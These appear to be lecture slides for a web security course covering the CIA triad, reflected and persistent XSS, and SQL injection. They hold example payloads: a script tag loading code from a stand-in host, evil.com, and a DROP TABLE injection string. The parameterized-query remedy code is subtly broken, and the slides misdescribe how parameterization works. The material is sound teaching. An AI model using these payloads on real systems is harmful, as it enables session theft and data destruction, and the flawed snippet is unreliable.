Security First

CS 246


Objectives

- Students will be able to:
  - explain the importance of having a security-first mindset
  - describe the CIA triad
  - defend against XSS and SQL injection attacks

What is a Security-First Mindset

- Assume systems will be attacked
- Think about security from day 1
- Design, code, and test defensively
- Is this the industry norm?
- Why does it matter?
- What are some real-world practices?

The CIA Triad



The CIA Triad

- A useful model for thinking about security
- A reminder of what we need to safeguard:
- **C**onfidentiality: keep data private
- **I**ntegrity: ensure data is accurate and untampered
- **A**vailability: ensure systems stay online and functional
- Example: Titan Web.

Confidentiality - How to Protect it?

- Never trust your users — all user input must be sanitized before it is:
  - displayed in the browser (to prevent XSS and leaking user data)
  - used in SQL queries (to prevent SQL injection and unauthorized data access)
  - passed to the OS (to prevent command injection and file access violations)
- Password management:
  - Use strong hashing (e.g., bcrypt)
  - Never store passwords
  - Two-factor authentication (e.g., Authy)
  - Biometric verification (e.g., Face ID)

Confidentiality - How to Protect it?

- Use data encryption at rest (on the file system) and in transit (e.g., HTTPS)
- Train those with access to sensitive information (e.g., FERPA)
- User access controls (e.g., installs in Halsey 101C)
- Keep software up-to-date (e.g., npm audit, followed by npm audit fix)

Integrity - How to Ensure It?

- Hashing (e.g., SHA-1 in git) to detect changes in content
- Digital signatures (e.g., PGP) to verify integrity and origin
- File permissions (e.g., 744) - helps prevent unauthorized modification (a form of access control)
- Version control to prevent accidental alterations (git)
- Access control and auditing to detect tampering

Availability

- Timely updates
- Repairs
- Redundancy (e.g., CockroachLabs)
- Disaster recovery
- Backup and recovery software (e.g., Dropbox)
- Firewalls
- Proxy servers

Cross-Site Scripting (XSS) Attacks

- These attacks allow an attacker to inject client-side JS, through the website, into users' browsers
- The code is trusted because it comes from the website
- It could, among other things, send the user's *site authorization cookie* to the attacker
- With that cookie, the attacker can log in as the user 😱 and wreak havoc (steal CCs, change passwords, etc.)


Reflected XSS Attacks

- This can happen when user content passed to the server is immediately returned, unmodified, to display in the browser
- If that content contains a <script> element, it will execute
- Q: What principle is being violated in this case?

Reflected XSS Attack, Illustrated

- This assumes that the server has a query function, accessible via GET, with a query string
- The query value is echoed back to the user

1. The attacker induces the user to click on a link
2. The browser goes to the website
3. A page is returned, showing the value
4. The script element does not appear, but it does execute!
5. The element reaches out to evil.com to grab the JS
6. The JS is returned to the user's browser and executes
7. Non-HttpOnly cookies are returned, including the user authorization cookie




Reflected XSS Attack
Server
2
https://uhoh.com?q=tofu**<script src=evil.com/tricky.js></script>**
3
Sorry, we have no tofu <script src="evil.com/tricky.js”></script>
1
Hey, you just won $1M Click <u>here</u> for details
attacker
Hey, you just won $1M. Click <a href=https://uhoh.com?q=tofu**<script src=evil.com/tricky.js></script>**>here</a> for details
4
5
6
7
Sorry, we have no tofu

Q: Why doesn't the user see the <script> element?

Persistent XSS Attacks

- This is similar to the previous attack, except the JavaScript is stored on the website

- For instance, if a website allows users to post comments, and does not sanitize them first, a link similar to the one described earlier could be planted




User name:

Dr. Know-It-All

Comment:

```
Sure, but hasn't this <a href="...">been done before?<script
src=" ... "></script></a>
```



That was a fascinating article
- Beth

Sure, but hasn't this been done before?
- Dr. Know-It-All

XSS Attack Remedies


- Sanitize output (by "escaping" it)
- "Escaping" data means converting it to HTML entities (e.g., < > gets translated as &lt; &gt;)
- Use HTTP-Only cookies -- stops cookies from being read by JavaScript code

SQL Injection

- SQL injection allows an attacker to execute arbitrary SQL commands, that might:
    - access, modify, delete data
    - create new identities with admin rights
- Consider a SQL statement (on the server) of the form:

```
const text = "SELECT * FROM users WHERE name = '" + userName + "';"
```

- Further suppose that userName comes from a user's browser (an input element), and is not sanitized. Q: What could happen?




What could possibly go wrong?

SQL Injection


- SQL injection allows an attacker to execute arbitrary SQL commands, that might:
  - access, modify, delete data
  - create new identities with admin rights
- Consider a SQL statement (on the server) of the form:

```
const text = "SELECT * FROM users WHERE name = '" + userName + "';"
```

- Further suppose that userName comes from a user's browser (an input element), and is not sanitized. Q: What could happen? A: Disaster!


User name:


Enter user name


User name:

a';DROP TABLE users; SELECT * FROM userinfo WHERE 't' = 't

SQL Injection Remedy

- Always use SQL parameters
- In the pg module, it is easy -- just supply an array of values, and then reference them in SQL with $1, $2, etc.
- pg will sanitize the input, removing any SQL from $1



```
app.post('/users', async (req, res) => {
    const text = 'SELECT * from users WHERE user_name = $1'
    const values = req.query.user_name;

    const results = await client.query(text, values)

    let users = results.rows; // should only be 1 row, but just in case ...

    for (let user of users) {
        console.log(`${user.user_name}, ${user.id}, ${user.age}}`)
    }
});
```

References

- https://www.cybermaxx.com/resources/what-is-the-cia-triad/
- https://developer.mozilla.org/en-US/docs/Learn_web_development/Extensions/Server-side/First_steps/Website_security